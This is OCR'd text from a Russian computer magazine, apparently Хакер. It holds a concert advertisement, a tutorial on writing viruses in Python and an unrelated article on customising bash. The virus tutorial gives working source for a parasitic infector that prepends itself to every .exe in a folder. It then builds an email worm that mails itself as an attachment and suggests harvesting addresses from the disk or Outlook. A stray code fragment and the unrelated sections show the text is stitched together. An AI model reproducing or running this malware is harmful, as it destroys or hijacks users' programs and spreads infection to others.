СК ОЛИМПИЙСКИЙ
НАЧАЛО В 19:00

НАШЕ РАДИО
ПРЕДСТАВЛЯЕТ



**ЧАРТОВА
ДЮЖИНА**

IV ежегодная церемония вручения премии

**АРИЯ, ОКЕАН ЕЛЬЗИ, АЛИСА, БИ-2
ПИКНИК, НОЧНЫЕ СНАЙПЕРЫ, МЕЛЬНИЦА,
ВЯЧЕСЛАВ БУТУСОВ & Ю-ПИТЕР, ПИЛОТ
КОРОЛЬ И ШУТ, КАЛИНОВ МОСТ,
ЛЯПИС-ТРУБЕЦКОЙ, НАЙК БОРЗОВ, СЕРЬГА**

Впервые на Чартовой Дюжине: РЕКИ, МУРАКАМИ, АРКАДИЙ ДУХИН, F.P.G.

Parter.ru 2580000



подробная информация на сайте nash.ru



Вирус на Python

Изучаем возможности полноценного злокодинга на интерпретируемом языке

Новый год — самое время для легких извращений. Хотя для тебя, читающего эту статью практически весной, год уже не новый, да и сама идея изучения вируса, написанного на питоне, может показаться вовсе даже не легким извращением...

Как известно, с помощью питона можно решать множество повседневных, рутинных задач: периодическое резервное копирование файлов, отправка писем по электронной почте, поиск и выполнение различных действий с файлами на жестком диске и прочее. Так как Python является языком программирования высокого уровня, то и вирусы на нем можно писать соответствующие.

Зловреды, созданные с помощью ЯВУ, обычно классифицируются как HLLx (High Level Language, x — метод размножения).

Существуют три основных подвида HLLx-вирусов: оверрайтеры (Overwrite) — HLL0, компаньоны (Companion) — HLLC и паразиты (Parasitic) — HLLP.

Первые являются достаточно примитивными программами, которые просто перезаписывают код жертвы своим кодом, вследствие чего оригинальная программа перестает существовать. Такие вирусы очень просты и весьма разрушительны. В результате эпидемии такой заразы пользовательский компьютер практически полностью лишается всего установленного ПО. Ничем иным кроме вандализма это назвать нельзя.

Вирусы-компаньоны более гуманны к исполняемым файлам, которые они «заражают». Слово «заражают» я специально взял в кавычки, так как на самом деле HLLC-зловреды просто присваивают себе

имя жертвы, а оригинальный экзешник переименовывают (а могут и зашифровать — прим. ред.) во что-нибудь другое. Таким образом, они подменяют пользовательский софт своими копиями, а для большей маскировки запускают оригинальную программу из файла с новым именем. И пользователь доволен, и вирус остался жив. HLLP являются самыми продвинутыми из ЯВУ-вирусов. Они внедряются непосредственно в файл-жертву, сохраняя при этом работоспособность оригинального кода. Из-за особенностей высокоуровневых языков программирования полноценного инжекта, как у «взрослых» вирусов на ассемблере, добиться очень сложно. Поэтому паразиты получаются не слишком элегантными созданиями, но, к сожалению, это практически потолок того, что можно выжать из ЯВУ.

В связи с тем, что как HLL0-, так и HLLC-вирусы слишком примитивны и практически не встречаются в дикой природе, мы займемся разработкой зловреда-паразита. Основной метод, используемый ими для заражения — внедрение в один файл с кодом-жертвой. Таким образом сохраняется код оригинальной программы, и при этом не появляется никаких лишних следов.

Существует много вариаций на тему HLLP-зловредов, но мы реализуем самую простую из них. Вирус будет писать в начало файла-жертвы свое собственное тело — целиком, со всеми заголовками



и служебными структурами. Код «хорошей» программы при этом будет смещен на длину вируса. То есть, сначала будет выполняться вирус, который в конце своего черного дела запустит оригинальную программу, чтобы лишний раз не вызывать подозрения у пользователя. По традиции взглянем на код:

Код HLLP-вируса

```
import sys
import os
import shutil

virPath = os.path.split(sys.argv[0]);
names = os.listdir('.');

fvir = open(sys.argv[0], 'rb');
virData = fvir.read(19456);

for name in names:
    namePair = os.path.splitext(name);
    if namePair[1] == '.exe' and \
        name != virPath[1]:
        os.rename(name, name + 'tmp');
        fprog = open(name + 'tmp', 'rb');
        progData = fprog.read();

        fnew = open(name, 'wb');
        fnew.write(virData + progData);

        fnew.close();
        fprog.close();

    os.remove(name + 'tmp');

origProgData = fvir.read();
origProg = 'original_' + virPath[1];
forig = open(origProg, 'wb');
forig.write(origProgData);

fvir.close();
forig.close();

os.execl(origProg, '');
```

Первым делом мы подключаем три модуля: sys, os, shutil. Модуль sys дает доступ к переменным, которые тесно связаны с интерпретатором или с выполняемым скриптом. Так, например, мы получаем имя выполняемого скрипта с помощью команды sys.argv[0]. Модуль os дает возможность выполнения команд, зависящих от операционной системы. Например, получить список файлов в директории, произвести над ними некоторые операции и так далее. Наконец, модуль shutil дает возможность копировать и перемещать файл на жестком диске.

После импорта нужных нам модулей мы узнаем имя файла, в котором содержится исходный код вируса. Затем с помощью команды os.listdir('.') получаем список файлов в текущей директории и проверяем, является ли очередной объект в списке экзешником. Если проверка это подтверждает, то инфицируем найденный файл, просто заменив его собой.

Если ты читал внимательно, то заметил, что в условии оператора if присутствует еще вот такая инструкция: name != virPath[1], а перед этим выполняется команда



В емаксе тоже можно кодить на питоне


virPath = os.path.split(sys.argv[0]). Для чего это нужно, я расскажу в конце статьи, а пока двинемся дальше. Перед оператором if мы считываем в память собственное содержимое. Делается это с помощью команды fvir.read(19456). Число 19456 — это длина вируса (мы ведь должны учесть, что в файле находится не только вирус, но и жертва). Почему эта длина именно такая, я скажу чуть позже. Следующим шагом находим в текущей папке все exe-шники и заражаем их. Для этого, заранее переименовав невинную программку, мы читаем ее код в буфер, затем создаем новый файл с нужным нам именем и пишем туда сначала тело вируса, а после — считанный только что буфер. Далее сохраняем все это

Литературы по питону предостаточно. В том числе и на английском



▸ warning

Написание вирусов — уголовно наказуемое дело. Никогда не занимайся такими вещами! Информация, представленная в статье, опубликована исключительно в образовательных целях.



```

181     start = 0
182     end = string.find(args, ',')
183     if (end == -1):
184         end = len(args)
185     while (start < len(args)):
186         am = argmatch.match(args[(start):end])
187         if am:
188             pf.setparamtype(string.strip(am.group(2)), string.strip(am.group(1)))
189             start = (end+1)
190             end = string.find(args, ',', start)
191             if (end == -1):
192                 end = len(args)
193
194 #         print 'declaration: '*declaration
195         pf.printfref()
196         pf = None
197         line = fd.readline()
198         if (found_function):
199             print '</group>'
200
201
202 def parse_dir(dirname, groupname):
203     dirlisting = os.listdir(dirname)
204     dirlisting.sort()
205     print '<group name="' + groupname + '">'
206     for entry in dirlisting:
207         if (entry[-2:] == '.c' and not os.path.isdir(dirname+entry)):
208             parse_file(dirname+entry)
209     print '</group>'
210
211 parse_dir('gtk+-2.2.1/gtk/', 'gtk')
212 parse_dir('gtk+-2.2.1/gdk/', 'gdk')
213 parse_dir('glib-2.2.1/glib/', 'glib')

```

Python штука кроссплатформенная, можно и под Linux что-нибудь наваять

хозяйство и удаляем оригинальный файл жертвы с помощью команды `os.remove(name+'tmp')`.

Теперь наступает самый ответственный момент — нам надо запустить оригинальный код, который мы предварительно засунули внутрь зловреда. Для этого просто читаем оставшиеся данные из образа вируса (мы ведь помним, что уже читали 19456 байт и указатель сместился в файле на эту позицию?), а затем сохраняем полученные данные во временный exe, который потом запускаем. Таким образом вирус корректно отработал, и при этом запустил нужную для пребывающего в счастливом неведении пользователя программу. Конечно, наш зловред получился вовсе не без недостатков. Например, он не проверяет, инфицирован ли уже экзешник или нет, да и вбивать в код размер конечного файла вируса — не совсем удачное решение. Кроме того, у нашего питомца будут возникать проблемы при первом запуске, когда в образе находится только тело вируса, а тело жертвы отсутствует. Но все эти проблемы при определенном старании вполне решаемы. Главное для нас — продемонстрировать принцип работы.

Сетевой червь

Мы сделали классического инфектора, который распространяется путем заражения близлежащих программ. Но ведь есть еще и сетевые черви, которые используют интернет для порабощения мира. Зловреды такого типа не интересуются файловой системой компьютера, им нужен доступ в сеть.

Для распространения черви пользуются дырами в операционной системе и прикладных программах, рассылают себя по электронной почте и так далее. Мы попробуем сделать вирус, который будет использовать именно e-mail'ы.

Для начала давай посмотрим, как с помощью Python отправить письмо. Небольшой примерчик, от которого мы будем отталкиваться в дальнейшем:

Отправка письма

```

import smtplib
from email.mime.text import MIMEText

msg = MIMEText('Message text')

# me == email отправителя
# you == email получателя
msg['Subject'] = 'Test message'
msg['From'] = me
msg['To'] = you

s = smtplib.SMTP('')
s.sendmail(me, [you], msg.as_string())
s.quit()

```

Здесь мы используем библиотеку `smtplib` и входящий в нее пакет `MIMEText`. Код настолько прост, что не требует особых разъяснений. Единственное, на что стоит обратить внимание, так это на авторизацию на SMTP-сервере. Если для отправки сообщения требуется ввести логин и пароль, то придется вызвать еще одну дополнительную функцию. Так как наш вирус является файлом, нам надо прикрепить его к письму. Для этого придется импортировать еще пару дополнительных библиотек и написать немного кода. Будет это выглядеть примерно так:

Отправка письма с вложением

```

import smtplib
import mimetypes
from email import encoders
from email.mime.multipart import MIMEMultipart
from email.mime.base import MIMEBase

```



```

редактирование HLLP.py - Far 2.0.1666 x86 Администратор
H:\src\haker\python\HLLP.py 1251 Строчка 1/35 Кол 1 185
import sys
import os
import shutil

virPath = os.path.split(sys.argv[0]);
names = os.listdir('.');

fvir = open(sys.argv[0], 'rb');
virData = fvir.read(19456);

for name in names:
    namePair = os.path.splitext(name);
    if namePair[1] == '.exe' and name != virPath[1]:
        os.rename(name, name+'.tmp');
        fprog = open(name+'.tmp', 'rb');
        progData = fprog.read();

        fnew = open(name, 'wb');
        fnew.write(virData + progData);

        fnew.close();
        fprog.close();

        os.remove(name+'.tmp');

origProgData = fvir.read();
origProg = 'original.' + virPath[1];
forig = open(origProg, 'wb');
forig.write(origProgData);

fvir.close();
forig.close();

os.execle(origProg, ' ');

```

Работа над вирусом в самом разгаре

```

outer = MIMEMultipart()

# me == email отправителя
# you == email получателя
outer['Subject'] = 'Test message'
outer['From'] = me
outer['To'] = you

ctype, encoding = mimetypes.guess_type(path_to_file)
if ctype is None or encoding is not None:
    ctype = 'application/octet-stream'
maintype, subtype = ctype.split('/', 1)

fp = open(path_to_file, 'rb')
msg = MIMEBase(maintype, subtype)
msg.set_payload(fp.read())
fp.close()

encoders.encode_base64(msg)

msg.add_header('Content-Disposition',
              'attachment', filename=file_name)
outer.attach(msg)

s = smtplib.SMTP('')
s.sendmail(me, [you], outer.as_string())
s.quit()

```

В импорте у нас появилась библиотека `mimetypes`, а также модули `encoders`, `MIMEMultipart` и `MIMEBase`. `MIMEMultipart` позволяет формировать емейл-сообщение из различных видов данных (текст, картинки и прочее). `MIMEBase` работает с файлами произвольного типа — например, `exe`. В качестве основы сообщения мы берем переменную типа `MIMEMultipart` и добавляем к ней объект `MIMEBase`, в который предварительно считали и декодировали в `base64` содержимое нужного нам файла. Теперь, когда вирус может сам себя отправлять в электронном

сообщении, дело осталось за малым — найти, кому отправить e-mail. Тут полет фантазии вирмейкера на питоне ничем не ограничен. Можно, например, поискать адреса на жестком диске, просканировав все имеющиеся на нем файлы. А можно воспользоваться адресной книгой Outlook. Для последнего тебе понадобится пакет Python Win32 Extensions.

Несколько замечаний

Самые сообразительные могут задать один маленький вопрос: «Питон — это скрипты, а `exe` — бинари. Как скриптом можно заразить исполняемый файл Windows?» Ответ на него очень прост — питоновские скрипты можно конвертировать в `exe`-файлы. Да-да, и делается это очень легко. Тут я описывать процесс не буду (ты ведь не хочешь, чтобы младшая сестренка, взяв в руки][, получила бы исчерпывающее руководство по уничтожению твоего же компа :)), так что за подробностями — к Гуглу. В связи с тем, что наши вирусы будут выполняться не как скрипты, а как полноценные `win`-приложения, в коде встретилась пара непонятных вещей, о которых я обещаю рассказать позже. Первая из них — это вызов `os.path.split()`. Дело в том, что если мы запускаем питон-скрипт, то команда `sys.argv[0]` возвращает имя этого скрипта (например, `virus.py`). В случае же с `exe`-файлом результат будет другой — полный путь и имя экзешника (`C:\Windows\virus.exe`). А так как для дальнейших злодеяний нам нужно только имя файла, то мы вызываем `os.path.split()`. Еще одна загадка — это число 19456. Но тут уже легко можно догадаться, что это размер `exe`, полученного после конвертации скрипта. Ровно столько у меня весил зловред после своего перерождения в бинарный формат.

Заключение

Конечно, написание зловредов на Python — то еще извращение, но при большом желании такие поделки можно отшлифовать до нужной степени работоспособности, поставить на полку и всем показывать. К тому же вирус будет кроссплатформенным, а этим не каждый крутой вирмейкер может похвастаться :). **И**



Поднятая целина

Осваиваем и обустроиваем консоль

➔ **Настроенный по умолчанию терминал — унылое зрелище, отпугивающее новичков и наводящее тоску на гуру. Многие из того, что способен дать командный интерпретатор пользователю, оказывается скрыто за семью замками, а то, что остается доступным — просто неудобно. Перед тем, как консоль станет действительно сподручным инструментом, придется изрядно попотеть.**

Полезная инфо в приглашении

Приглашение командного интерпретатора `bash` формируется на основе содержимого переменной окружения `PS1`. Если верить `man`-страницам, эта переменная может содержать любые строки, а также довольно большой набор специальных управляющих символов, которые при выводе приглашения будут превращены в актуальные дан-


ные. Так, например, в дистрибутиве `Ubuntu` содержимое переменной `PS1` выглядит так:

```
'${debian_chroot:+($debian_chroot)}\u@h:\w\$ '
```

А при выводе на экран превращается во всем знакомую строку вида:

```
юзер@имя_хоста:текущий_каталог$
```

Нетрудно догадаться, что юзер здесь появляется за счет управляющего символа `\u`, имя хоста — за счет `\h`, а текущий каталог — это `\w`. Неуклюжая запись, содержащая в себе слова `debian_chroot`, это всего лишь индикатор того, находится ли пользователь в `chroot`-окружении. Такое лаконичное приглашение, конечно, удобно, но содержит далеко не всю информацию, которую `bash` способен отобразить. В его арсенале есть как минимум



```
[\033[0m\][\033[0m\]"
```

При необходимости через точку с запятой можно указать цвет фона. Для этой цели используются числа от 40 (черный) до 47 (белый).

```
PS1="\033[32;40m\w\[\033[0m\]>"
```

Все это также можно использовать в скриптах, хотя, чтобы не путаться, в этом случае лучше задействовать переменные, которые потом и вызывать в нужном месте. Например:

```
local GRAY="\033[1;30m\ "
local NO_COLOUR="\033[0m\ "
```

Не забываем о том, что некоторые команды поддерживают цветной вывод. Проще это решить при помощи алиасов:

```
alias ls='ls --color=auto'
alias grep='grep --color=auto'
```

И так далее.

За настройки цветов каталогов и файлов с разным расширением отвечает утилита `dircolors`, устанавливающая переменную `LC_COLORS`. Чтобы получить все значения, просто вводим:

```
$ dircolors --print-database
```

Использував полученный результат как шаблон и сохранив его в `/etc/DIR_COLORS` (либо в персональном конфиге `~/.dir_colors`), можно создать свою раскраску.

Программистам будет очень полезен `cout` (code.google.com/p/cout/) — небольшой скрипт на Python, подсвечивающий вывод `make`, `gcc`, `svn` и `diff`. Скрипт не требует установки, просто скачиваем и распаковываем архив, а затем создаем псевдоним:

```
$ alias makec='cout data/make-gcc.cfg'
```

Теперь проверяем работоспособность, используя заранее подготовленный Makefile:

```
$ makec -f Makefile
```

Автодополнение bash

Одна из самых удобных функций, имеющихся в `bash` — автодополнение команд по клавише `<Tab>`. К этому быстро привыкаешь, и кажется, что улучшить уже ничего нельзя.

Однако в разных дистрибутивах автодополнение работает по-разному. Например, в современных Linux-дистрибутивах, ориентированных на обычного пользователя, `bash` не только дополняет саму команду, но и предлагает дополнительные параметры. Однако в Gentoo и производных (вроде Calculate Linux) такого нет. Здесь приходится помнить все параметры наизубок. Как такое может быть? Некоторые разработчики

дистрибутивов используют патченные версии `bash`?

На самом деле, возможность автодополнения в `bash` — расширяемая функция. За необходимую функциональность отвечает встроенная команда `comrpgen`, генерирующая соответствующие списки. Все настройки производятся в файле `/etc/bash_completion` (или пользовательском `~/.bash_completion`), хотя в некоторых дистрибутивах можно найти целый каталог `/etc/bash_completion.d`, в котором обычно собраны настройки, специфичные для отдельных программ.

В самом простом случае файл содержит программу и указания для `bash` по дополнению имен файлов.

Например, чтобы MPlayer предлагал пользователю в качестве автодополнения только файлы с расширением `avi` и `mpg`, пишем такое правило:

```
complete -f -X '!*.*@(avi|mpg|AVI|MPG|so)' mplayer
```

Но это самый простой вариант, ведь MPlayer имеет большое количество дополнительных параметров, а значит, ему потребуется описать шрифты, звуковые файлы, субтитры и так далее. Все это легко решается при помощи оператора `case`. Поддерживаются регулярные выражения, что немного упрощает создание правил.

Обычно майнтейнеры конкретного пакета сами составляют списки параметров программы для `bash_completion`. Никаких чудес здесь нет. Например, для `tar` создаем такое правило:

```
COMPREPLY=( $( compgen -W 'c t x u r d A' -- "$cur" ) )
```

Как видишь, мы просто перечислили все параметры, и теперь в процессе ввода `bash` сам выдаст этот список.

Команда `comrpgen` имеет ряд параметров. Так `'-b'` позволяет получить список встроенных команд оболочки, `'-c'` — имена команд, `'-v'` — имена переменных и так далее. Все подробности можно найти в `man`-странице `bash`, в секциях `complete` и `comrpgen`.

Продвинутые настройки

`Bash` — довольно развитый командный интерпретатор, поддерживающий кучу разных настроек. Причем из этих настроек можно получить


Перенос директории dotfiles

Перенос директории dotfiles с одного компа (IP-адрес 192.168.1.1, порт 10000) на другой при помощи `netcat` и `pv`:

```
host1$ tar -cf - dotfiles | pv | nc -l -p 10000 -q 5
host2$ nc 192.168.1.1 10000 | pv | tar -xf -
```

В случае, если `host1` работает под управлением OpenBSD, команда должна выглядеть так:

```
obsdhost1$ tar -cf - dotfiles | pv | nc -l 10000
```



Коровка в консоли может выводить полезную информацию

В юзер-ориентированных дистрибутивах разработчики позаботились об автодополнении команд

гораздо больше профита, чем из настроек поведения терминала, выполненных с помощью утилит `setterm` и `stty`. Список всех возможных опций можно посмотреть командой «`shopt -p`» (`shopt` — сокращение от Shell Options). Приведем самые интересные из них:

- **autocd** — если эта опция включена, то можно просто написать путь к каталогу (опустив команду `cd`), чтобы в него переместиться;
- **cdspell** — `bash` будет пытаться исправлять простые опечатки (например, `/ect/init.d` вместо `/etc/init.d`) в аргументах команды `cd`;
- **checkjobs** — не дает выйти из консоли, пока в ней есть выполняющиеся задания;
- **cmdhist** — объединение многострочных команд в одну строку так, чтобы тебе было проще искать их в истории;
- **dirspell** — исправление небольших ошибок в написании имени директории при автодополнении;
- **globstar** — позволит использовать конструкцию вида `**`, обозначающую «все файлы, начиная с текущего каталога, рекурсивно»;
- Очень удобный новый `wildchar` — например, данная конструкция отобразит все `mp3` в текущем и вложенных каталогах:

```
$ ls **/*.mp3
```

Согласись, это гораздо короче и удобнее, чем:

```
$ find ./ -name "*.mp3" -type f -print
```

Устанавливаются опции следующим образом:

```
$ shopt -s autocd cdspell checkjobs cmdhist dirspell globstar
```

Пишем в твиттер легко и непринужденно

Простая функция, отправляющая сообщения в твиттер:

```
$ vi ~/.bashrc

twit()
{
    curl --basic --user юзер:пароль --data
    status="$*" 'http://twitter.com/statuses/update.
    xml' -o /dev/null;
}

Использовать так:

$ twit 'Привет из консоли'
```

Не забываем про 140 символов.



Выводим базу данных LC_COLORS

Кроме того:

1. `Bash` умеет сокращать путь к текущему каталогу в приглашении, если он становится слишком длинным. Для управления этой функцией предусмотрена переменная окружения `PROMPT_DIRTRIM`. При превышении уровня вложенности каталогов, указанного в этой переменной, путь будет сокращен. Пример использования:

```
$ export PROMPT_DIRTRIM=3
```

2. `Bash` поддерживает «умный» метод помещения команд в историю, позволяя освободить ее от банальностей вроде `ls`. В историю не будут попадать дубликаты и команды `ls`, `bg`, `fg`, `exit` после выполнения следующей команды:

```
$ export HISTIGNORE="&:ls:[bf]g:exit"
```


3. `Bash` умеет делать так, чтобы команды, выполненные с использованием `sudo`, автоматически попадали в файл истории `root`'а и не засоряли историю пользователя. Просто добавь следующую строку в файл `/etc/bash.bashrc`:

```
export HISTFILE=$HOME/.bash_hist-`whoami`
```

Индикатор прогресса

Отсутствие индикатора прогресса у большинства консольных утилит — одна из главных проблем для тех, кто часто работает в консоли. И хорошо, если под рукой есть `mc`, который многие так и используют, чтобы получить окошко с прогрессом. А что если это голая консоль, а тебе требуется сохранить бэкап на флешку, смонтированную в режиме `супс`? В этом случае тебе поможет `гсупс`, который хоть и несколько замедляет процесс копирования, но зато обеспечивает вывод на экран шкалы прогресса. Помещаем в `~/.bashrc` следующую строку:

Так работает автодополнение в fish



```
alias cpr='rsync --progress'
```

И используем команду cpr вместо cp:

```
$ cpr file1 file2
```

Если добавить опцию '--remove-source-files', то исходные файлы будут удалены (правда, следует помнить, что в пределах одной файловой системы mv гораздо быстрее rsync). Единственный минус — прогресс отображается для каждого файла в отдельности, общий прогресс увидеть нельзя.

Чтобы увидеть ход выполнения, например, при создании архива, можно использовать утилиту pv (Pipe Viewer). Технически она представляет собой замену стандартного cat, способную не только тупо копировать байты на выход, но и показывать прогресс этой операции. Например:

```
$ tar -czf - /path/to/dir | pv > /path/to/archive.tgz
758MB 0:01:29 [ 8,48MB/s] [ <=>]
```

Уже хорошо. Но не хватает времени завершения. Для этого надо передать утилите pv размер каталога (в байтах) с помощью ключа '-s':

```
$ tar -czf - /path/to/dir | pv -s $(du -sb /path/to/dir |
grep -o '[0-9]*') > /path/to/archive.tgz
461MB 0:00:21 [ 32MB/s] [=====]
=====> ] 60% ETA 0:00:13
```

Каждый раз набирать такую конструкцию не очень удобно, лучше сделать алиас.

Закладки каталогов в консоли

При выполнении операций администрирования приходится часто переходить по каталогам файлового дерева. Bash поддерживает ряд сокращений (например, чтобы вернуться в домашний каталог, просто вводим «cd», в предыдущий каталог — «cd -»), но этого мало. Конечно, можно использовать псевдонимы (aliases), вроде:

```
alias cdwww='cd /var/www'
```

Но этого все равно бывает недостаточно в том случае, если список каталогов большой. И главное — использование алиасов не очень удобно. Так, чтобы создать новый псевдоним, нужно вручную прописать его в ~/.bashrc и перезапустить терминал. Небольшой

скрипт Directory Bookmarks for BASH (dirb.info/bashDirB) расширяет набор сокращений, позволяя на лету создавать закладки на нужные каталоги и переходить в них короткой командой.

Скачиваем:

```
$ wget -c http://www.dirb.info/bashDirB -o ~/.bashDirB
```

И добавляем в файл ~/.bashrc строку:

```
source ~/.bashDirB
```

Теперь каждая новая сессия будет поддерживать закладки. Переходим в нужный каталог и сохраняем его в закладку:

```
$ cd /var/www
$ s www
```

После этого будет создан файл ~/.DirB/www, содержащий ссылку на закладку. Теперь, чтобы вернуться в указанный каталог с любого места файловой системы, достаточно ввести в консоли «g www». Аналогичным образом можно создавать любое количество закладок.

Но это не все параметры. Например, параметр «r» позволяет запомнить последние перемещения и выводит их в консоли:

```
$ p www
/var/www
~
```

How much is the FISH?

Новичкам в консоли следует внимательно посмотреть в сторону альтернативного командного интерпретатора под названием FISH (Friendly Interactive Shell). Его преимущества перед bash довольно внушительны. Fish на полную катушку использует возможность управления цветами терминала. Он оснащен гораздо более мощной системой автодополнения, которая выводит на экран не только списки каталогов, аргументов и имена команд, но и массу другой полезной информации (например, рядом с каждой опцией помещается описание того, что она делает). В Fish встроена очень хорошая система подсказок, так что если ты допустишь ошибку, то получишь обширное разъяснение того, что произошло, и способы обхода проблемы. Наконец, скриптовый язык Fish гораздо проще и логичнее стандартного языка sh.


```
adept@adept-laptop:/$ tar -czf - /path/to/dir | pv -s $(du -sb /path/to/dir | grep -o '[0-9]*') > /path/to/archive.tgz
tar: Удаляется начальный '/' из имен объектов
214MB 0:00:42 [5,18MB/s] [=====] 38% ETA 0:01:07
```

tar и индикатор процесса

```
adept@adept-laptop:/var/log$ ls **/*.log
alternatives.log          auth.log                 jockey.log              pycentral.log
apache2/access.log       boot.log                kdm.log                ufw.log
apache2/error.log        bootstrap.log           kern.log               user.log
apache2/other_vhosts_access.log daemon.log              lpr.log               vbox-install.log
apport.log               dpkg.log               mail.log               Xorg.0.log
apt/history.log          fontconfig.log         pm-powersave.log     Xorg.fail-safe.log
apt/term.log             installer/casper.log   pm-suspend.log
